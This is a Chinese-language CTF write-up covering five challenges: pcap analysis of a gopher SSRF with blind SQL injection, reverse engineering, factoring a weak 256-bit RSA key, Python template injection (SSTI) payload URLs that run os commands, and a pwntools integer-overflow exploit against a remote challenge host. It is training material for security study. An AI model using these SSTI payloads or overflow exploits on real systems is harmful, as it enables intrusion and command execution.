

8.21 Blue-Whale 每日一题WP

流量分析1

用wireshark打开流量包，可以看见很多tcp包，右键追踪流->tcp流可以看到是一个gopher协议的ssrf + 时间盲注，所以可以找到

```
序号565: f
序号1186: l
序号1720: a
序号2305: g
序号3064: {
序号3154: l
序号3831: q
序号4549: w
序号5285: y
序号5382: 2
序号5525: 7
序号5679: 8
序号5772: l
序号6625: }
flag{1qwy2781}
```

re1-100

查壳，发现无壳

ida打开，到main函数找到关键代码

```
59     if ( numRead == -1 )
60         break;
61     if ( numRead )
62     {
63         if ( !childCheckDebugResult()
64             && bufParentRead[0] == 123
65             && strlen(bufParentRead) == 42
66             && !strcmp(&bufParentRead[1], "53fc275d81", 0xAuLL)
67             && bufParentRead[strlen(bufParentRead) - 1] == 125
68             && !strcmp(&bufParentRead[31], "4938ae4efd", 0xAuLL)
69             && confuseKey(bufParentRead, 42)
70             && !strcmp(bufParentRead, "{daf29f59034938ae4efd53fc275d81053ed5be8c}", 0x2AuLL) )
71         {
72             responseTrue();
73         }
74     }
75     else
76     {
77         responseFalse();
78     }
```

代码审计，很容易发现是将daf29f59034938ae4efd53fc275d81053ed5be8c分成四份，第一份是53fc275d81，最后一份是4938ae4efd。

剩下的两份排序都试试就行了（）

```
flag = '{daf29f59034938ae4efd53fc275d81053ed5be8c}'
print(flag[21:31] + flag[31:41] + flag[1:11] + flag[11:21])
print(flag[21:31] + flag[1:11] + flag[31:41] + flag[11:21])
```

Normal_RSA

看到一个写的超级详细的，直接挪过来了

<https://zhuanlan.zhihu.com/p/412351866>

```
openssl rsa -pubin -text -modulus -in pubkey.pem
```

```
$ openssl rsa -pubin -text -modulus -in pubkey.pem
RSA Public-Key: (256 bit)
Modulus:
 00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:
 1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:
 be:30:dd
Exponent: 65537 (0x10001)
Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD20Q/+5erCQKPGqxsC/bNPXDr
yigb/+l/vjDdAgMBAAE=
-----END PUBLIC KEY-----
```

知乎 @根本不是咖啡猫

得到：e=65537，modulus(十六进

制)=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD

2. 参数处理（进制转换、素数分解）进制转换上一步中得modulus(十六进

制)=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD转换为十进

制，得到：modulus(十进

制)=87924348264132406875276140514499937145050893665602592992418171647042491658461

素数分解在线大数分解工具：factordb.com

87924348264132406875276140514499937145050893665602592992418171647042491658461

Factorize!

Result:		
status (2)	digits	number
FF	77 (show)	8792434826...61<77> = 275127860351348928173285174381581152299<39> · 319576316814478949870590164193048041239<39>

在线大素数分解目前已经得到的参数：

p=275127860351348928173285174381581152299q=319576316814478949870590164193048041239e=65537

这一步是破解的关键。因为RSA算法的安全性就在于大素数分解的困难，本题仅是练手了，真实使用的RSA算法的密钥长度要远远大于题目中的（目前至少使用1024位以上），破解起来还是相当困难。

3. 生成私钥大素数已经破解，整个算法也就随之破解了，我们可以直接生成私钥：在rsatool的目录下，执行如下命令。在rsatool的目录下，执行如下命令。安装rsatool的问题，参考这个博客↓

```
File Edit View Search Terminal Help
jcbx@ubuntu:~$ openssl
OpenSSL>
```

[Linux运用openssl](#)

https://blog.csdn.net/jcbx_

以及rsatool解决一点点rsa的问题 python2.7 (新手向blog.csdn.net/jcbx_/article/details/97250664

命令：python3 rsatool.py -o prikey.pem -e 65537 -p

275127860351348928173285174381581152299 -q

319576316814478949870590164193048041239

```

$ python3 rsatool.py -o prikey.pem -e 65537 -p 275127860351348928173285174381581152299
-q 319576316814478949870590164193048041239
Using (p, q) to initialise RSA instance

n =
c2636ae5c3d8e43ffb97ab09028f1aac6c0bf6cd3d70ebca281bffe97fbe30dd

e = 65537 (0x10001)

d =
1806799bd44ce649122b78b43060c786f8b77fb1593e0842da063ba0d8728bf1

p = 275127860351348928173285174381581152299 (0xcefbb2cf7e18a98ebcdc36e3e7c3b02b)

q = 319576316814478949870590164193048041239 (0xf06c28e91c8922b9c236e23560c09717)

Saving PEM as prikey.pem

```

知乎 @根本不是咖啡猫

生成私钥私钥生成在当前目录下（即rsatool目录）。

4. 用私钥解密flag命令：openssl rsautl -decrypt -in flag.enc -inkey prikey.pem

```

$ openssl rsautl -decrypt -in flag.enc -inkey prikey.pem
PCTF{256b_i5_m3dium}

```

至此，我们已经成功利用[rsatool]这个工具对密文进行解密了，本题主要考查rsatool的一个基本用法，由于给出的密钥长度十分短，所以可以直接用工具破解。而在真实环境对于长密钥的RSA的破解，要么寻找突破大素数分解困难问题的数学方法，要么往往只能想办法绕过加密。

【答案】PCTF{256b_i5_m3dium}

Web_python_template_injection

可以发现

```
http://61.147.171.35:58100/{2*2}
```

会被加载成4，也就是说这里的运算被处理了

所以存在Server-Side Template Injection，也就是SSTI，也叫模板注入，漏洞成因大家可以看一下下方链接

<https://www.cnblogs.com/bmjoker/p/13508538.html>

所以我们可以进行测试（后面抄的官方题解）

2.访问

`http://192.168.100.161:62264/%7B%7B[ ].__class__.__base__.__subclasses__()%7D%7D`，来查看所有模块

3.os模块都是从warnings.catch_warnings模块入手的，在所有模块中查找catch_warnings的位置，为第59个

4.访问 `http://192.168.100.161:62264/%7B%7B[ ].__class__.__base__.__subclasses__()[59].__init__.func_globals.keys()%7D%7D`，查看catch_warnings模块都存在哪些全局函数，可以找到linecache函数，os模块就在其中

5.使用 `['o'+'s']`，可绕过对os字符的过滤，访问

`http://192.168.100.161:62264/%7B%7B[ ].__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("%22os%22").popen("%22ls%22").read() "%20")%7D%7D` 查看flag文件所在

6.访问

```
http://192.168.100.161:62264/%7B%7B%22%22.__class__.__mro__[2].__subclasses__()[40](%22f14g%22).read())%7D%7D
```

在这里推荐一个工具：**fenjing**

用pip安装即可


```
pip install fenjing
```

然后命令执行

```
fenjing webui
```

打开ui界面就可以进行测试了

ps: **自动化工具虽好，但一定要学会基础原理，比赛的题很多都不能一把梭出来**



int_overflow

checksec 查一下，发现只有nx保护开了



打开ida，看到main函数->login函数->check_passwd函数中

```

IDA View-A
Pseudocode-A
1 char *__cdecl check_passwd(char *s)
2 {
3     char dest[11]; // [esp+4h] [ebp-14h] BYREF
4     unsigned __int8 v3; // [esp+Fh] [ebp-9h]
5
6     v3 = strlen(s);
7     if ( v3 <= 3u || v3 > 8u )
8     {
9         puts("Invalid Password");
10        return (char *)fflush(stdout);
11    }
12    else
13    {
14        puts("Success");
15        fflush(stdout);
16        return strcpy(dest, s);
17    }
18 }

```

password 的长度 strlen(s) 超过 255 个字符时，将发生整数溢出漏洞***，编译器将会自动进行截断，只留下后 8 位。此时只要满足 $255+3 < \text{strlen}(s) \leq 255+8$ ，也就是 s 的长度在 (258,263] 这个范围内就可以满足判断条件。

其中dest有0x14个字节，ebp有4字节

又看见 what_is_this() 函数中有 cat flag

exp 利用程序的思路如下：

首先利用栈溢出，填充 dest 的 0x14 字节内存；
 然后再发送 4 字节内容覆盖栈底指针 ebp；
 接着用 system 函数的地址覆盖返回值；

exp:

```


from pwn import *

p = remote("61.147.171.103",51169)
cat_ad = 0x0804868B
payload = b'A'*(0x14 + 0x4) + p32(cat_ad) + b'A'*(256-0x14-4-4+3)
p.sendlineafter("choice:", "1")
p.sendlineafter("username:", "huaji")

p.recvuntil("passwd:")
p.sendline(payload)

p.interactive()

```



```

kali@kali: ~/Desktop/temp
File Actions Edit View Help
guarantees. See https://docs.pwntools.com/#bytes
p.sendlineafter("choice:", "1")
/home/kali/.local/lib/python3.12/site-packages/pwnlib/tubes/tube.py:841: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    res = self.recvuntil(delim, timeout=timeout)
/home/kali/Desktop/temp/1.py:7: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.sendlineafter("username:", "huaji")
/home/kali/Desktop/temp/1.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    p.recvuntil("passwd:")
[*] Switching to interactive mode
Success
flag{57a8cba64f5c5a8c5384d7ccadfa978b}
[*] Got EOF while reading in interactive
$

```